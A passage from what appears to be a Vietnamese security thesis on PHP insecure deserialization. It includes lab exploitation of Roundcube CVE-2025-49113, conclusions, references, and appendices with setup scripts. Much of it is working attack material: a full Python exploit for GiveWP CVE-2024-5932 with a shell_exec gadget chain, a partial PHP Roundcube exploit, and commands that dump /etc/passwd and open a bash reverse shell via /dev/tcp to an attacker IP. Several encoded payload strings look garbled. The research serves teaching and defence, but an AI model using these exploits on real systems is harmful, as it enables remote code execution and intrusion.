Tóm lại, bản vá thứ hai chuẩn hóa và kiểm soát dữ liệu đầu vào URL trước khi dùng làm khóa session, loại bỏ khả năng chèn chuỗi tuân tự hóa độc hại, từ đó vá lỗ hổng PHP Object Injection.

Như vậy, hai bản vá này không chỉ ngăn chặn các dữ liệu đầu vào không hợp lệ mà còn cung cấp cơ chế quản lý session, đảm bảo tính toàn vẹn của dữ liệu tuân tự hóa. Việc chuẩn hóa và kiểm soát chặt chẽ các tham số từ phía người dùng đã loại bỏ con đường khai thác PHP Object Injection, nâng cao đáng kể mức độ an toàn cho ứng dụng Roundcube.

3.2.3. Thực nghiệm lỗ hổng PHP Object Deserialization trong Roundcube Webmail (CVE-2025-49113)

a) Mô hình triển khai



Hình 3.2.25. Mô hình triển khai thực nghiệm lỗ hổng CVE-2025-49113

Mô hình này bao gồm 2 máy chính:

1. Máy tấn công (Attacker)
 - Hệ điều hành: Linux
 - Địa chỉ IP: 192.168.0.129
2. Nạn nhân (Victim)
 - Nền tảng: docker
 - Phần mềm bị ảnh hưởng: Roundcube phiên bản 1.6.10.
 - Địa chỉ IP: 192.168.0.246

Toàn bộ quá trình cài đặt và cấu hình được trình bày chi tiết trong Phụ lục.

b) Mục tiêu

Mục tiêu chính của thực nghiệm này là kiểm chứng và thực nghiệm khả năng khai thác thành công lỗ hổng CVE-2025-49113 trên Roundcube 1.6.10. Người thực hiện sẽ mô phỏng một cuộc tấn công bằng cách gửi một "Request" độc hại từ máy Attacker đến máy Victim.

c) Tiến hành thực nghiệm RCE lỗ hổng CVE-2025-49113

Từ các phân tích trên, có thể xây dựng một đoạn mã Python để tự động hóa việc gửi request tới máy mục tiêu và thay thế trường command nhằm thực nghiệm khả năng thực thi từ xa. Toàn bộ mã lệnh và kịch bản gửi request được trình bày chi tiết trong phần phụ lục.

1. Thử nghiệm tạo file từ xa

Trên máy tấn công, ta chạy script POC với các tham số chỉ định đích và trường command như sau:

```
php CVE-2025-49113.php http://192.168.0.246:9876/ test test123  
"cat /etc/passwd > /tmp/test123"
```

```
### Authenticating user: test  
### Authentication successful  
### Command to be executed:  
cat /etc/passwd > /tmp/test123  
### Injecting payload...  
### End payload: http://192.168.0.246:9876//?from=edit-%21%C6%22%C6%3B%C6i%C6%3A%C6%0%C6%3B%C60%C6%3A%C61%C66%C6%3A%C6%22%C6%C6r%C6y%C6p%C6t%C6_%C6G%C6P%C6G%C6%C6_E%C6n%C6g%C6i%C6n%C6e%C6%22%C6%3A%C61%C6%3A%C6%7B%C6S%C6%3A%C62%C66%C6%3A%C6%22%C6%5%C6%C60%C6%C6p%C6t%C6_%C6G%C6P%C6G%C6_%C6E%C6n%C6g%C6i%C6n%C6e%C6%5%C6%C60%C6%C6g%C6p%C6g%C6c%C6o%C6n%C6f%C6%22%C6%3B%C65%C6%3A%C63%C62%C6%3A%C6%22%C6c%C6a%C6t%C6+C6%2F%C6e%C6t%C6c%C6%2F%C6p%C6a%C6s%C6s%C6w%C6d%C6+%C6%3E%C6+%C6%2F%C6t%C6m%C6p%C6%2F%C6t%C6e%C6s%C6t%C61%C62%C63%C6%3B%C6%23%C6%22%C6%3B%C6%7D%C6i%C6%3A%C60%C6%3B%C6b%C6%3A%C60%C6%3B%C6%7D%C6%22%C6%3B%C6%7D%C6%7D%C6&_task=settings&_framed=1&_remote=1&_id=1&_unlock=1&_action=upload  
### Payload injected successfully  
### Executing payload...  
### Exploit executed successfully
```

Hình 3.2.26. Kết quả sau khi chạy script tạo file từ xa trên máy tấn công

Sau đó trên máy nạn nhân, đăng nhập vào shell của container Docker chුa ứng dụng và kiểm tra nội dung thư mục /tmp để xác minh sự tồn tại, quyền sở hữu và thời gian tạo của file sinh ra trong quá trình thử nghiệm.

```
root@579ddf02aefc:/tmp# ls  
roundcubemail roundcubemail.tar.gz test123  
root@579ddf02aefc:/tmp# ls -l test123  
-rw-r--r-- 1 www-data www-data 1286 Nov 11 13:05 test123  
root@579ddf02aefc:/tmp#
```

Hình 3.2.27. Kết quả sau khi chạy script tạo file từ xa trên máy nạn nhân

Kết quả hiển thị cho thấy tồn tại file test123 trong thư mục /tmp của container nạn nhân. Thuộc tính file: chủ sở hữu www-data, group www-data, kích thước 0 byte, thời gian tạo/ghi là Nov 11 13:05 - khớp với thời điểm thực nghiệm. Việc file xuất hiện trong /tmp của container xác nhận thao tác tạo file từ xa (theo kịch bản thử nghiệm) đã thành công trong môi trường kiểm thử.

2. Thử nghiệm reverse shell từ xa

Trên máy tấn công, mở một cửa sổ terminal để khởi động chế độ lắng nghe (listener) bằng nc chờ nhận kết nối đến từ máy nạn nhân.

```
root@ubuntu: /home/at190128
File Edit View Search Terminal Help
root@ubuntu:/home/at190128# nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Hình 3.2.28. Sử dụng nc để lắng nghe kết nối từ xa

Trên máy tấn công, ta chạy script POC với các tham số chỉ định đích và trường command như sau:

```
php CVE-2025-49113.php http://192.168.0.246:9876/ test test123  
' /bin/bash -c "bash -i >& /dev/tcp/192.168.0.129/4444 0>&1"'
```

Lệnh này khởi chạy một phiên shell bash mới trên hệ mục tiêu, sau đó thiết lập kết nối ra bên ngoài tới địa chỉ IP 192.168.0.129 trên cổng 4444, đồng thời chuyển hướng toàn bộ luồng đầu vào, đầu ra và lỗi của shell sang kết nối mạng, cho phép tương tác và điều khiển hệ thống từ xa.

```
### Authenticating user: test
### Authentication successful
### Command to be executed:
/bin/bash -c "bash -i >& /dev/tcp/192.168.0.129/4444 0>&1"
### Injecting payload...
### End payload: http://192.168.0.246:9876/?_from=edit-%21%C6%22%C6%3B%C6i%C6%3A%C60%C6%C3B%C60%C6%C3A%C61%C66%C6%3A%C6%22%C6%C6r%C6y%C6p%C6t%C6_%C6G%C6P%C6G%C6_%C6E%C6n%C6g%C6i%C6n%C6e%C6%22%C6%3A%C61%C63A%C6%7B%C65%C6%3A%C62%C66%C6%3A%C6%6%C62%C6%5C%C60%C60%C6%C6r%C6y%C6p%C6t%C6_%C6G%C6P%C6G%C6_%C6E%C6n%C6g%C6i%C6n%C6e%C6%5C%C60%C60%C6_%C6g%C6p%C6g%C6c%C6o%C6n%C6f%C6%22%C6%3B%C65%C6%3A%C6%66%C6%3A%C6%6%C62%C6%22%C6%2F%C6b%C6i%C6n%C6%2F%C6b%C6a%C6s%C6h%C6+%C6-%C6i%C6+%C6%3E%C6%26%C6+%C6%2F%C6d%C6e%C6v%C6%2F%C6t%C6c%C6%6p%C6%2F%C61%C69%C62%C6%5C%C62%C6e%C61%C68%C6%5C%C62%C6e%C6%0%C6%5C%C62%C6e%C61%C62%C6%9%C62%C6%2F%C64%C64%C64%C66%C6%3E%C6%26%C61%C6%22%C6%3B%C6%23%C6%22%C6%3B%C6%7D%C6i%C63A%C60%C6%3B%C6b%C63A%C60%C6%3B%C6%7D%C6%22%C6%3B%C6%7D%C6%7D%C6&_task=settings&_framed=1&_remote=1&_uploadid=1&_unlock=1&_action=upload

### Payload injected successfully
### Executing payload...
```

Hình 3.2.29. Kết quả sau khi chạy script reverse shell trên máy attacker

Ngay sau khi PoC được thực thi, máy nạn nhân (IP 192.168.0.246) đã chạy payload và thiết lập một kết nối ngược tới máy tấn công (IP 192.168.0.129, cổng 4444), từ đó xuất hiện một shell từ xa trên máy chủ nạn nhân.

```
at190128@ubuntu:~$ sudo su
[sudo] password for at190128:
root@ubuntu:/home/at190128# nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.0.246 35500 received!
bash: cannot set terminal process group (387): Inappropriate ioctl for device
bash: no job control in this shell
www-data@579ddf02aefc:/var/www/html/roundcube/public_html$ whoami
whoami
www-data
www-data@579ddf02aefc:/var/www/html/roundcube/public_html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@579ddf02aefc:/var/www/html/roundcube/public_html$ █
```

Hình 3.2.30. Kết quả reverse shell thành công trên máy attacker

Để xác minh, ta thực hiện lệnh kiểm tra và nhận được kết quả www-data, khẳng định phiên shell hoạt động dưới quyền user www-data. Từ đó, reverse-shell đã thành công trong môi trường thực nghiệm, cho phép thực thi lệnh từ xa trên hệ mục tiêu.

3.3. Kết luận chương 3

Chương III đã thực hiện các thực nghiệm khai thác lỗ hổng Insecure Deserialization trên những ứng dụng thực tế thông qua hai CVE tiêu biểu: CVE-2024-5932 (GiveWP Wordpress Plugin) và CVE-2025-49113 (Roundcube). Kết quả cho thấy cả hai lỗ hổng đều có thể bị khai thác để đạt quyền thực thi mã từ xa (RCE) thông qua thao túng dữ liệu đầu vào và khai thác các Gadget Chain có sẵn trong hệ thống.

Các thực nghiệm chỉ ra rằng nguyên nhân cốt lõi của lỗ hổng xuất phát từ việc deserialize dữ liệu không được kiểm soát, dẫn đến khả năng kích hoạt các phương thức nguy hiểm của đối tượng. Các biện pháp cần thiết bao gồm kiểm tra và xác thực dữ liệu đầu vào, hạn chế kiểu đối tượng được phép deserialize và cập nhật bản vá đúng thời điểm.

Như vậy, Chương III đã cung cấp bằng chứng thực nghiệm rõ ràng về cơ chế khai thác Insecure Deserialization và xác định các yêu cầu cơ bản để giảm thiểu rủi ro trong môi trường ứng dụng web thực tế.

KẾT LUẬN

Ba chương của đề tài đã cho thấy các mục tiêu nghiên cứu đặt ra đều đã được thực hiện và hoàn thành. Cụ thể:

- Chương 1 cung cấp cái nhìn tổng quan về ứng dụng web, bao gồm khái niệm, kiến trúc ba lớp, nguyên lý hoạt động, các hình thức tấn công phổ biến và các biện pháp nâng cao an toàn. Chương đã làm rõ luồng dữ liệu giữa client, server và cơ sở dữ liệu, đồng thời chỉ ra các rủi ro thực tế theo OWASP Top 10 và lợi ích của chiến lược Defense in Depth trong việc bảo vệ hệ thống web.
- Chương 2 trình bày tổng quan về lỗ hổng Insecure Deserialization, từ cơ chế Serialization/Deserialization, bản chất và cơ chế hoạt động của lỗ hổng, đến các phương pháp khai thác như sửa đổi dữ liệu, magic methods và Gadget Chains. Chương cũng đề xuất các biện pháp phòng ngừa toàn diện, bao gồm kiểm soát dữ liệu đầu vào, lọc và whitelist tại runtime, giám sát hành vi bất thường, và các best practices theo từng ngôn ngữ lập trình.
- Chương 3 thực hiện các thực nghiệm khai thác lỗ hổng Insecure Deserialization trên các ứng dụng thực tế thông qua hai CVE tiêu biểu: CVE-2024-5932 (GiveWP WordPress Plugin) và CVE-2025-49113 (Roundcube). Kết quả cho thấy cả hai lỗ hổng đều có thể bị khai thác để thực thi mã từ xa (RCE) bằng cách thao túng dữ liệu đầu vào và sử dụng các Gadget Chain có sẵn. Chương nhấn mạnh nguyên nhân chính của lỗ hổng là việc deserialize dữ liệu không được kiểm soát và đưa ra các biện pháp phòng ngừa như kiểm tra dữ liệu, hạn chế kiểu đối tượng được deserialize và cập nhật bản vá kịp thời.

Như vậy, đề tài đã làm rõ cơ chế, nguyên lý, phương pháp khai thác và các biện pháp phòng ngừa lỗ hổng Insecure Deserialization trong môi trường ứng dụng web. Những kết quả này cung cấp cơ sở thực nghiệm và kiến thức cần thiết để đánh giá rủi ro, xây dựng các chiến lược phòng thủ chủ động, nâng cao an toàn và bảo mật cho hệ thống web.

TÀI LIỆU THAM KHẢO

- [1]. PortSwigger. *What is Serialization?*, <https://portswigger.net/web-security/deserialization#what-is-serialization>.
- [2]. OWASP. *Insecure Deserialization*, https://owasp.org/www-community/vulnerabilities/Insecure_Deserialization.
- [3]. Viblo. *Insecure Deserialization Vulnerability - Phần 1*,
<https://viblo.asia/p/insecure-deserialization-vulnerability-cac-lo-hong-insecure-deserialization-phan-1-EvbLb5pPJnk>.
- [4]. Semgrep. *Insecure Deserialization*,
<https://semgrep.dev/docs/learn/vulnerabilities/insecure-deserialization>.
- [5]. Fearsoff. *Roundcube Research*, <https://fearsoff.org/research/roundcube>.
- [6]. RCE Security. *WordPress GiveWP - POP to RCE (CVE-2024-5932)*,
<https://www.rcesecurity.com/2024/08/wordpress-givewp-pop-to-rce-cve-2024-5932>.
- [7]. NVD/NIST. *CVE-2024-5932 - GiveWP: PHP Object Injection via Deserialization*, <https://nvd.nist.gov/vuln/detail/CVE-2024-5932>.
- [8]. NVD/NIST. *CVE-2025-49113 - Roundcube: PHP Object Deserialization (Post-Auth RCE)*, <https://nvd.nist.gov/vuln/detail/CVE-2025-49113>.
- [9]. OWASP. *PHP Object Injection*, https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection.
- [10]. Ambionics Security. *PHPGGC: PHP Generic Gadget Chains*,
<https://github.com/ambionics/phpggc>.
- [11]. Stuttard, D. & Pinto, M. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*, Wiley, 2011.
- [12]. Fearsoff-org. *CVE-2025-49113 - Roundcube Exploit Code*,
<https://github.com/fearsoff-org/CVE-2025-49113>.
- [13]. EQSTLab. *CVE-2024-5932 - GiveWP Exploit Code*,
<https://github.com/EQSTLab/CVE-2024-5932>.

PHỤ LỤC


Phụ lục A. Cài đặt môi trường cho CVE-2024-5932

- setup file docker-compose.yml bằng lệnh (docker-compose up -d).


```
services:  
  db:  
    image: mysql:8.0.27  
    command: '--default-authentication-  
    plugin=mysql_native_password'  
    restart: always  
    environment:  
      - MYSQL_ROOT_PASSWORD=somewordpress  
      - MYSQL_DATABASE=wordpress  
      - MYSQL_USER=wordpress  
      - MYSQL_PASSWORD=wordpress  
  expose:  
    - 3306  
    - 33060  
  wordpress:  
    image: wordpress:6.3.2  
    ports:  
      - 80:80  
    restart: always  
    environment:  
      - WORDPRESS_DB_HOST=db  
      - WORDPRESS_DB_USER=wordpress  
      - WORDPRESS_DB_PASSWORD=wordpress  
      - WORDPRESS_DB_NAME=wordpress  
volumes:  
  db_data:
```

- Sau đó tải xuống plugin GiveWP và kích hoạt nó.

```
https://downloads.wordpress.org/plugin/give.3.14.1.zip
```



- Tiếp theo, Thêm post mới làm mục tiêu với plugin GiveWP



- file CVE-2024-5932.py

```

1 #!/usr/bin/env python3
2 import requests
3 from bs4 import BeautifulSoup
4 from faker import Faker
5 from urllib.parse import urlparse, urljoin
6 import time
7 import sys
8 import rich_click as click
9
10 requests.packages.urllib3.disable_warnings(
11     requests.packages.urllib3.exceptions.InsecureRequestWarning
12 )
13
14 class GiveWPExploit:
15     def __init__(self, url: str, file: str):
16         self.original_url = url.rstrip('/')
17         self.file = file
18         self.base_url = self.getBaseUrl(self.original_url)
19
20     def spinner(duration=1, interval=0.1) -> None:
21         spinner_chars = ['|', '/', '+', '\\']
22         end_time = time.time() + duration
23         while time.time() < end_time:
24             for char in spinner_chars:
25                 sys.stdout.write(f'\r[{char}] Exploit loading, please wait...')
26                 sys.stdout.flush()
27                 time.sleep(interval)
28         print("")
29
30     def getBaseUrl(self, url):
31         """Lấy scheme + domain (ví dụ: https://example.com)"""
32         parsed_url = urlparse(url)
33         return f'{parsed_url.scheme}://{parsed_url.netloc}'
34
35     def isEmbed(self, url: str) -> str:
36         """Kiểm tra iframe embed form + lấy URL thật nếu có"""
37         try:
38             response = requests.get(url, timeout=15, verify=False)
39             response.raise_for_status()
40         except:
41             return url
42
43         soup = BeautifulSoup(response.text, 'html.parser')
44         iframe = soup.find('iframe', attrs={'name': 'give-embed-form'})
45         if iframe and iframe.get('src'):
46             src = urljoin(url, iframe['src'])
47             parsed = urlparse(src)
48             path_query = parsed.path + ('?' + parsed.query if parsed.query else '')
49             return self.base_url + path_query # Dùng IP:PORT gốc
50
51

```

```

52     def getParams(self) → dict:
53         """Thu thập form ID, hash, price, amount + fake user info"""
54         response = requests.get(self.isEmbed(self.original_url), timeout=15, verify=False)
55         response.raise_for_status()
56         soup = BeautifulSoup(response.text, 'html.parser')
57
58         give_form_id = soup.find('input', {'name': 'give-form-id'})['value']
59         give_form_hash = soup.find('input', {'name': 'give-form-hash'})['value']
60         button_tag = soup.find('button', {'data-price-id': True})
61         give_price_id = button_tag['data-price-id']
62         give_amount = button_tag.get_text(strip=True).replace('$', '').strip() or "1"
63
64         fake = Faker()
65         return {
66             "give-form-id": give_form_id,
67             "give-form-hash": give_form_hash,
68             "give-price-id": give_price_id,
69             "give-amount": give_amount,
70             "give-first": fake.first_name(),
71             "give-last": fake.last_name(),
72             "give_email": fake.email(),
73         }
74
75     def getData(self) → dict:
76         """Tạo payload PHP serialized + shell_exec"""
77         payload = ('0:19:"Stripe\\\\\\\\\\\\\\\\StripeObject":1:{s:10:"\\0*\\"0_values";a:1:{s:3:"foo";'
78             '0:62:"Give\\\\\\\\\\\\\\\\PaymentGateways\\\\\\\\\\\\\\\\DataTransferObjects\\\\\\\\\\\\\\\\GiveInsertPaymentData":1:'
79             '{s:8:"userInfo";a:1:{s:7:"address";0:4:"Give":1:{s:12:"\\0*\\"0container";'
80             '0:33:"Give\\\\\\\\\\\\\\\\Vendors\\\\\\\\\\\\\\\\Faker\\\\\\\\\\\\\\\\ValidGenerator":3:'
81             '{s:12:"\\0*\\"0validator";s:10:"shell_exec";s:12:"\\0*\\"0generator";'
82             '0:34:"Give\\\\\\\\\\\\\\\\Onboarding\\\\\\\\\\\\\\\\SettingsRepository":1:'
83             '{s:11:"\\0*\\"0settings";a:1:{s:8:"address1";s:3d:"%s";}}'
84             's:13:"\\0*\\"0maxRetries";i:10;}}}}}) % (len(self.file), self.file)
85
86         data = self.getParams()
87         data.update({
88             'give_title': payload,           # Nhúng payload vào title
89             'give-gateway': 'offline',      # Dùng offline gateway
90             'action': 'give_process_donation' # AJAX action
91         })
92         print(f"[+] Requested Data: ")
93         print(data)
94         return data
95
96     def sendRequest(self) → None:
97         """Gửi POST đến admin-ajax.php với payload"""
98         fake = Faker()
99         reqUrl = f'{self.base_url}/wp-admin/admin-ajax.php'
100        data = self.getData()
101        headers = {
102            'User-Agent': fake.user_agent(),
103            'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
104            'X-Requested-With': 'XMLHttpRequest',
105            'Origin': self.base_url,
106            'Referer': self.isEmbed(self.original_url)
107        }
108        print(f"[+] Gửi → {reqUrl}")
109        try:
110            requests.post(reqUrl, data=data, headers=headers, timeout=20, verify=False)
111        except Exception as e:
112            print(f"[-] Lỗi: {e}")
113
114    def exploit(self) → None:
115        """Chạy toàn bộ exploit"""
116        self.sendRequest()
117
118
119    @click.command()
120    @click.option("-u", "--url", required=True, help="URL trang donation")
121    @click.option("-c", "--cmd", default="touch /tmp/PWNED", help="Lệnh thực thi")
122    def main(url: str, cmd: str) → None:
123        GiveWPExploit(url, cmd).exploit()
124
125
126    if __name__ == "__main__":
127        main()

```

Phụ lục B. Cài đặt môi trường cho CVE-2025-49113

- setup file rc_install.sh

```
● ● ● rc_install.sh +  
1 #!/bin/bash  
2 TARGET_VERSION=1.6.10 # Phiên bản đã bị tấn công mới nhất  
3 export DEBIAN_FRONTEND=noninteractive  
4 export DERCONF_NODININTERACTIVE_SEEN=true  
5 export UCF_FORCE_CONFOLD=1  
6 export DEBIAN_PRIORITY=critical  
7  
8 # Cấu hình Postfix: chỉ gửi mail local  
9 debconf-set-selections <<'EOF'  
10 postfix postfix/main_mailer_type select Local only  
11 postfix postfix/mailname string localhost  
12 EOF  
13  
14 # Cấu hình múi giờ UTC  
15 debconf-set-selections <<'EOF'  
16 tzdata tzdata/.Areas select Etc  
17 tzdata tzdata/zones/Etc select UTC  
18 EOF  
19 ln -sf /usr/share/zoneinfo/Etc/UTC /etc/localtime  
20  
21 echo "[1/11] Đang cập nhật hệ thống và cài đặt các gói cần thiết..."  
22 apt-get update -qq  
23 apt install -y -no-install-recommends apache2 php php-mysql php-intl php-mbstring php-xml php-common php-cli php-zip php-gd php-imagick unzip mariadb-server dovecot-imapd dovecot  
24  
25 echo "[2/11] Đang tải và giải nén Roundcube ${TARGET_VERSION}..."  
26 cd /tmp  
27 wget -O roundcubemail.tar.gz https://github.com/roundcube/roundcubemail/releases/download/${TARGET_VERSION}/roundcubemail-${TARGET_VERSION}-complete.tar.gz  
28 mkdir roundcubemail  
29 tar --strip-components=1 -xzf roundcubemail.tar.gz -C roundcubemail  
30 mv roundcubemail /var/www/html/roundcube  
31  
32 echo "[3/11] Cài đặt thư viện PHP bằng Composer..."  
33 cd /var/www/html/roundcube  
34 mv composer.json-dist composer.json  
35 composer install --no-dev  
36 chown -R www-data:www-data /var/www/html/roundcube  
37  
38 echo "[4/11] Khởi động MariaDB..."  
39 install -o mysql -g mysql -d /run/mysql  
40 install -o mysql -g mysql -d /var/log/mysql  
41  
42 # Khởi tạo CSDL hệ thống nếu chưa có  
43 if [ ! -d /var/lib/mysql/mysql ]; then  
44     mariadb-install-db --user=mysql --datadir=/var/lib/mysql --skip-test-db  
45 fi  
46  
47 # Chạy MariaDB nền  
48 mysqld_safe --datadir=/var/lib/mysql --socket=/run/mysqld/mysqld.sock &  
49 echo -n "Đang chờ MariaDB khởi động"; until mysqladmin ping --silent; do  
50     sleep 1; echo -n ".."  
51 done; echo "đã sẵn sàng!"  
52  
53 echo "[5/11] Tạo cơ sở dữ liệu và người dùng cho Roundcube..."  
54 mysql -e "CREATE DATABASE roundcube CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci;"  
55 mysql -e "CREATE USER roundcube@localhost IDENTIFIED BY 'fearsoff.org';"  
56 mysql -e "GRANT ALL PRIVILEGES ON roundcube.* TO roundcube@localhost;"  
57 mysql -e "FLUSH PRIVILEGES;"  
58 mysql roundcube < /var/www/html/roundcube/SQL/mysql.initial.sql  
59  
60 echo "[6/11] Cấu hình Apache cho roundcube.local..."  
61 mkdir -p /var/www/html/roundcube/public_html  
62 cat >/etc/apache2/sites-available/roundcube.conf <<EOF  
63 <VirtualHost *:80>  
64     ServerName roundcube.local  
65     DocumentRoot /var/www/html/roundcube/public_html  
66     <Directory /var/www/html/roundcube/public_html>  
67         Options +FollowSymLinks  
68         AllowOverride All  
69         Require all granted  
70     </Directory>  
71 </VirtualHost>  
72 EOF  
73  
74 echo "[Đã thêm] roundcube.local vào /etc/hosts..."  
75 grep -q 'roundcube.local' /etc/hosts || echo "127.0.0.1 roundcube.local" >> /etc/hosts  
76  
77 ln -sfn /var/www/html/roundcube /var/www/html/roundcube/public_html  
78 a2ensite roundcube.conf  
79 a2enmod rewrite  
80 a2disconfig www-default.conf
```

```

80 a2disssite 000-default.conf
81 echo 'ServerName roundcube.local' > /etc/apache2/conf-available/servername.conf
82 a2enconf servername
83 service apache2 restart
84
85 echo "[7/11] Cấu hình file config của Roundcube..."
86 cp /var/www/html/roundcube/config/config.inc.php.sample /var/www/html/roundcube/config/config.inc.php
87 sed -i "s#^$config['db_dsnw']#${config['db_dsnw']} = 'mysql://roundcube:fearsoff.org@localhost/roundcube';#" /var/www/html/roundcube/config/config.inc.php
88 echo "$config[default_host] = 'localhost';" >> /var/www/html/roundcube/config/config.inc.php
89 echo "$config['smtp_server'] = 'localhost';" >> /var/www/html/roundcube/config/config.inc.php
90
91 echo "[8/11] Cấu hình Dovecot để dùng hộp thư hệ thống..."
92 sed -i "s!^mail_location =.*!mail_location = mbox:~/mail:INBOX=/var/mail/%u!" /etc/dovecot/conf.d/10-mail.conf
93 sed -i "s!^#isable_plaintext_auth =.*!isable_plaintext_auth = no!" /etc/dovecot/conf.d/10-auth.conf
94 sed -i "s|^auth_mechanisms =.*|auth_mechanisms = plain login|" /etc/dovecot/conf.d/10-auth.conf
95
96 echo "[9/11] Khởi động lại Dovecot và Apache..."
97 /etc/init.d/dovecot restart
98 service apache2 restart
99
100 echo "[10/11] Tạo tài khoản hệ thống 'roundcube' để kiểm tra mail..."
101 useradd -m roundcube
102 echo "roundcube:fearsoff.org" | chpasswd
103 service postfix start
104 echo "Đang gửi email kiểm tra đến roundcube..."
105 echo "Đây là email kiểm tra để xác nhận Roundcube đọc được hộp thư hệ thống." | mail -s "Email Kiểm Tra" roundcube
106
107 echo "[11/11] Xóa thư mục cài đặt để bảo mật..."
108 rm -rf /var/www/html/roundcube/installer
109
110 echo "[Hoàn tất] Roundcube đã sẵn sàng tại: http://roundcube.local/ hoặc http://127.0.0.1:9876/"

```

- Sau đó để cài đặt nhanh sử dụng lệnh sau

```

docker run --name ubuntu24 \
            -p 9876:80 \
            -v "$PWD/rc_install.sh":/root/rc_install.sh \
            -it ubuntu:24.04 \
bash -c "chmod +x /root/rc_install.sh && /root/rc_install.sh &&
exec bash"

```

- file CVE-2025-49113.php

```

1 <?php
2
3 function main(array $argv): void
4 {
5     message('Roundcube ≤ 1.6.10 - Post-Auth RCE qua Deserialization');
6     if (count($argv) < 5) {
7         message(
8             sprintf('Cách dùng: php %s <url> <user> <pass> <lệnh>', basename(__FILE__)),
9             1
10    );
11 }
12
13 [$_, $targetUrl, $username, $password, $command] = $argv;
14
15 try {
16     validateUrl($targetUrl);
17
18     // B1: Lấy CSRF token + cookie ban đầu
19     [$csrfToken, $initialCookie] = fetchCsrfTokenAndCookie($targetUrl);
20
21     // B2: Đăng nhập lấy session sau auth
22     $sessionCookie = authenticate($targetUrl, $username, $password, $csrfToken, $initialCookie);
23
24     message("Lệnh sẽ thực thi trên server:\n" . $command);
25
26     // B3: Tạo payload + tên file giả
27     [$payloadName, $payloadFile] = calcPayload($command);
28
29     // B4: Upload payload ngay trang thành ảnh
30     injectPayload($targetUrl, $sessionCookie, $payloadName, $payloadFile);
31
32     // B5: Kích hoạt payload bằng cách logout (kích hoạt session_destroy)
33     executePayload($targetUrl, $sessionCookie);
34
35     message('Exploit thực thi thành công!');
36 } catch (\Exception $e) {
37     message('Lỗi: ' . $e->getMessage(), 1);
38 }
39
40

```

```

41     function validateUrl(string $url): void
42     {
43         if (false === filter_var($url, FILTER_VALIDATE_URL)) {
44             throw new \Exception('URL không hợp lệ: ' . $url);
45         }
46     }
47
48     // Lấy token CSRF và cookie từ trang login
49     function fetchCsrfTokenAndCookie(string $targetUrl): array
50     {
51         message('Đang lấy CSRF token và cookie... ');
52         $body = @file_get_contents($targetUrl . '/', false, stream_context_create(['http' => ['method' => 'GET']])); 
53         if (false === $body) {
54             throw new \RuntimeException('Không lấy được trang chủ');
55         }
56         $headers = implode("\r\n", $http_response_header ?? []);
57         return [getToken($body), getCookie($headers)];
58     }
59
60     // Đăng nhập Roundcube
61     function authenticate(string $targetUrl, string $user, string $pass, string $token, string $cookie): string
62     {
63         message("Đang đăng nhập với tài khoản: {$user}");
64         $postData = http_build_query([
65             '_token' => $token,
66             '_task' => 'login',
67             '_action' => 'login',
68             '_timezone' => '_default_',
69             '_url' => '_task=login',
70             '_user' => $user,
71             '_pass' => $pass,
72         ]);
73
74         $headers = [
75             'Content-Type: application/x-www-form-urlencoded',
76             "Cookie: {$cookie}",
77         ];
78
79         $context = stream_context_create([
80             'http' => [
81                 'method' => 'POST',
82                 'header' => implode("\r\n", $headers),
83                 'content' => $postData,
84                 'follow_location' => 0,
85             ],
86         ]);
87
88         $body = @file_get_contents($targetUrl . '/?_task=login', false, $context);
89         $respHeaders = implode("\r\n", $http_response_header ?? []);
90
91         if (false === $body || !preg_match('#HTTP/\d+\.\d+\s+302#', $respHeaders)) {
92             throw new \RuntimeException('Đăng nhập thất bại');
93         }
94
95         message('Đang nhập thành công');
96         return getCookie($respHeaders);
97     }
98
99     // Upload payload giả làm file ảnh PNG
100    function injectPayload(string $targetUrl, string $cookie, string $payloadName, string $payloadFile): void
101    {
102        message('Đang upload payload... ');
103        $boundary = '-----a_rule_for_WAF_to_block_fool_exploitation';
